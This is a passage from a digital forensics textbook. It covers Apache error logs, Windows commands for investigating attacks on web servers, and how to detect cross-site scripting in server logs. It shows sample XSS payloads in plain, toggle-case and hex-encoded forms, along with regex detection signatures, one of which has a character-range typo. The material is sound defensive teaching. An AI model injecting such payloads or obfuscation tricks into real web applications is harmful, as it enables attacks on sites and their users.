[Wed Aug 28 13:35:38.878945 2020] [core:error] [pid 12356:tid 8689896234] [client 10.0.0.8] File not found: /images/folder/pic.jpg

The anatomy of the above Apache error log is described below:

- **Wed Aug 28 13:35:38.878945 2020:** This is the first element in the log entry. It contains the timestamp (day, month, date, time, and year) of the log.
- **core:error:** The second element in the log describes the module producing the message. In this case, the Apache core is producing a message describing the security level (error).
- **pid 12356:tid 8689896234:** The next element in the log contains the process ID and its corresponding thread ID
- **client 10.0.0.8:** The fourth element in the log is the client address from which the request was made
- **File not found:** The fifth element in the log displays the status of the file the client has requested. In this case, the file is not found. Therefore, the server displayed an error message stating that the file does not exist on the server.
- **/images/folder/pic.jpg:** The final element shows the file name and path to the file that the client has requested

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There can also be other messages generated on Apache error logs depending on the severity of errors as listed in the table below:

Severity	Description	Example
emerg	Emergencies – system is unusable	"Child cannot open lock file. Exiting"
alert	Immediate action required	"getpwuid: couldn't determine username from uid"
crit	Critical conditions	"socket: Failed to get a socket, exiting child"
error	Error conditions	"Premature end of script headers"
warn	Warning conditions	"child process 1234 did not exit, sending another SIGHUP"
notice	Normal but significant condition	"httpd: caught SIGBUS, attempting to dump core in …."
info	Informational	"Server seems busy…"
debug	Debug-level messages	"opening config file …"
trace1-8	Trace messages	"proxy: FTP: …"


Table 9.2: Messages of different severity as generated in Apache error logs

It is to be noted here that the error log file format shown above is intended to serve as an example. Administrators can change the format of Apache error log files in the setting and specify any additional information/values to be logged.

Additionally, in the case of error logs, some format string items might not generate any output. In such cases, Apache error log would omit the whole field by default. Hence, investigators must carefully examine the Apache error log file while attempting to understand which connection or request led to the recording of a particular error log entry, which field or fields are omitted, and determine the possible reasons for such omission.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Web Attacks on Windows-based Servers



Run **Event Viewer** to view the logs:

```
C:\> eventvwr.msc
```

Check if the following **suspicious events** have occurred:

- Event log service has ended
- Windows File Protection is inactive on the system
- MS Telnet Service is running

Find out whether the system has **failed login** attempts or **locked-out accounts**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Web Attacks on Windows-based Servers (Cont'd)


Review file shares to ensure their purpose:
`C:\> net view <IP Address>`

Verify the users using open sessions:
`C:\> net session`

Check if the sessions have been opened with other systems:
`C:\> net use`

Analyze at NetBIOS over TCP/IP activity:
`C:\> nbtstat -S`

Find if TCP and UDP ports have unusual listening:
`C:\> netstat -na`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Web Attacks on Windows-based Servers (Cont'd)


Find scheduled and unscheduled tasks on the local host:
`C:\> schtasks.exe`

Check for the creation of new accounts in the administrator group:
`Start -> Run -> lusrmgr.msc -> OK`

Check whether any unexpected processes are running in Task Manager:
`Start -> Run -> taskmgr -> OK`

Check for unusual network services:
`C:\> net start`

Check file space usage to find any sudden decrease in free space:
`C:\> dir`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Web Attacks on Windows-based Servers

Attackers can exploit vulnerabilities in the websites hosted on Windows-based servers and perform targeted attacks on the web server, such as directory traversal, command injection, and DoS attacks.

This section discusses which log files and other system components investigators can check while searching for attacks on Windows-based servers.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Microsoft Windows OSes have 77.64% of the global market share according to *https://www.statista.com*. Consequently, developers might prefer to use Windows-based servers to deploy web applications.

Owing to their wide usage, these OSes and the web applications hosted in some of these OSes are a primary target for attackers. The attackers may attempt to either exploit the vulnerabilities in Windows-based servers or web applications and gain unauthorized access to resources.

When an attack occurs on a web application, investigators examine the attack on the server hosting the web application by using some of the inbuilt tools and applications of Windows-based machines.

Investigators can perform the following steps to look for signs of web attacks on Windows-based servers:

- Run Event Viewer to view the logs:

  C:\> eventvwr.msc
- Check if the following suspicious events have occurred:
  - Event log service has ended
  - Windows File Protection is inactive on the system
  - MS Telnet Service is running
- Find out whether the system has failed login attempts or locked-out accounts
- Review file shares to ensure their purpose:

  C:\> net view <IP Address>
- Verify the users using open sessions:

  C:\> net session




Figure 9.10: Running net session command

- Check if the sessions have been opened with other systems:

  C:\> net use

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyze at NetBIOS over TCP/IP activity:

  C:\> nbtstat -S

- Find if TCP and UDP ports have unusual listening:

  C:\> netstat –na




Figure 9.11: Running netstat -na command

- Find scheduled and unscheduled tasks on the local host:

  C:\> schtasks.exe

- Check for the creation of new accounts in the administrator group:

  Start -> Run -> lusrmgr.msc -> OK

- Check whether any unexpected processes are running in Task Manager:

  Start -> Run -> taskmgr -> OK

- Check for unusual network services:

  C:\> net start

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.12: Running net start command

- Check file space usage to find any sudden decrease in free space

  C:\> dir

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Detect and Investigate Various Attacks on Web Applications

Some web applications have the vulnerability of processing user input without proper validation or sanitization methods, which attackers can exploit to launch multiple attacks. In the event of a security breach, investigators should examine the log files generated by web servers, IDS tools, and WAFs and search for attack signatures. Log-file analysis can also help investigators build the chain of events that led to the attack.

This section discusses how investigators can detect and analyze various attacks on web applications.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Investigating Cross-Site Scripting (XSS) Attack

In XSS attacks, the attacker exploits the vulnerability in web applications by injecting malicious scripts, which are mostly JavaScript, HTML, or CSS markup, in the web pages displayed in the user's browser. Common XSS attacks use HTML tags, such as <script></script>, <IMG>, <INPUT>, and <BODY>.

The implementation of proper firewalls, IDSs, IPSs, antivirus software, etc. makes it difficult for attackers to perform XSS attacks because they need to bypass these security mechanisms. The attackers use various obfuscation techniques as given below to bypass these security mechanisms and perform malicious activities:


- Hex encoding
- In-line comment
- Char encoding
- Toggle case
- Replaced keywords
- White-space manipulation

For example, all of the scripts below have the same meaning:

- **Normal script:** `<script>alert("XSS")</script>`
- **Script with toggle case:** `<sCRipT>alert("XSS")</ScRiPt>`
- **Hex encoded script:** `%3cscript%3ealert("XSS")%3c/script%3e>`
- **Double encoded script:** `%253cscript%253ealert(1)%253c/script%253e`

To detect signs of XSS attacks, investigators can look for HTML tags, other XSS signature words or their hex equivalents; alternatively, they can use regex search to find these in web-server logs, IDS alerts, security information and event management (SIEM) tool alerts, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Investigating XSS: Using Regex to Search XSS Strings

When an attacker performs an XSS attack on a dynamic web page, they might compose a script that includes HTML formatting tags, such as **<b>** for bold, **<i>** for italic, or **<u>** for underline. They may also use script tags, such as **<script>alert("OK")</script>**.

Some attackers may also use advanced mechanisms to perform an XSS attack. They may hide the whole string by issuing its hex equivalents. For example, the hex equivalent of **<script>** is **%3C%73%63%72%69%70%74%3E**.

- **Regex for Detecting Simple XSS Attack**

  The following regular expression can be used to detect simple XSS attacks. It checks the opening and closing angle brackets of HTML tags containing text inside so that it can easily catch tags such as **<b>**, **<i>**, and **<script>**:

  /((\%3C)|<)((\%2F)|\/)*[a-ZA-Z0-9\%]+((\%3E)|(\%253E)|>)/ix

  In this signature:

  - **((\%3C)|<):** It looks for opening angle bracket or its hex equivalent
  - **((\%2F)|\/)*:** It looks for the forward slash for a closing tag or its hex equivalent
  - **[a-zA-Z0-9\%]+:** It searches for upper and lower-case alphanumeric strings inside the tag, or their hex equivalent
  - **((\%3E)|(\%253E)|>):** It looks for closing angle bracket or its hex equivalent

- **Regex for Detecting "<img src" XSS Attack**

  /((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)/I

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This signature looks for "<img src"-based XSS attempt. In this signature:

- **(\%3C)|<):** It looks for opening angled bracket or its hex equivalent
- **(\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47):** It looks for the letters "img" via various ASCII characters, or their hex equivalents
- **[^\n]+:** It looks for any character other than a new line following the <img
- **(\%3E)|>):** It looks for closing angled bracket or its hex equivalent

- **Regex for HTML Tags-Based XSS Attempt**

  /(javascript|vbscript|script|embed|object|iframe|frameset)/i

  The above signature looks for HTML tags XSS attack. In this signature, each keyword inside the brackets is separated by pipe character ("|") represented an OR.

- **Paranoid Regex for CSS Attacks**

  /((\%3C)|<)[^\n]+((\%3E)|>)/I

  This signature looks for the opening angled brackets, or its hex equivalent, followed by one or more characters (other than any newline) and followed by the closing angled bracket or its hex equivalent.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examining Apache Logs for XSS Attack

- The highlighted log entry in the Apache access.log file shows a **GET request** followed by some hex encoded values in the query string
- Decode the query string to determine whether it contains any **malicious HTML tags**

Hex Encoded value	Decoded Character
%3C	<
%3E	>
%28	(
%29	)
%2F	/

- Decoding the values reveals that the log is associated with an **XSS attack**



- The detailed analysis of the log has provided the following findings:
  - The attack originated from the IP 10.0.0.1 **(1)** 16th June 2020 **(2)**
  - The malicious XSS script %3Cscript%3Ealert%28XSS%29%3C%2Fscript%3E **(4)**, which converts to **<script>alert(XSS)</script>** after decoding, was injected into the page /wordpress/wp-admin/admin.php?page=newsletters-subscribers **(3)** by the attacker
  - A HTTP **200 status** code **(5)** can be observed, implying that the web application server processed the request
- From the log examination, it can be inferred that an XSS attack occurred on the web application. If this is a stored XSS attack, this script would get stored on the backend database and would trigger an alert pop-up with the message "XSS" whenever a user visits that webpage.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examining Apache Logs for XSS Attack

While examining Apache access.log entries for XSS attacks, investigators should search for malicious HTML tags or their hex equivalents in HTTP requests. It is likely that the Apache access log would contain numerous recorded requests. Investigators, therefore, can use the grep command to filter out logs of interest. Once the attack has been confirmed, the investigator can examine other parts of the log to gather valuable information such as how and when the attack was attempted, the website that was targeted, and whether the attack was successful.

The highlighted log entry in the Apache access.log file in the figure below shows a GET request followed by some hex encoded values in the query string. Decode the query string to determine whether it contains any malicious HTML tags.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.13: Examining Apache access log entries for indicators of XSS attack

Hex Encoded value	Decoded Character
%3C	<
%3E	>
%28	(
%29	)
%2F	/

Table 9.3: Script decoding table

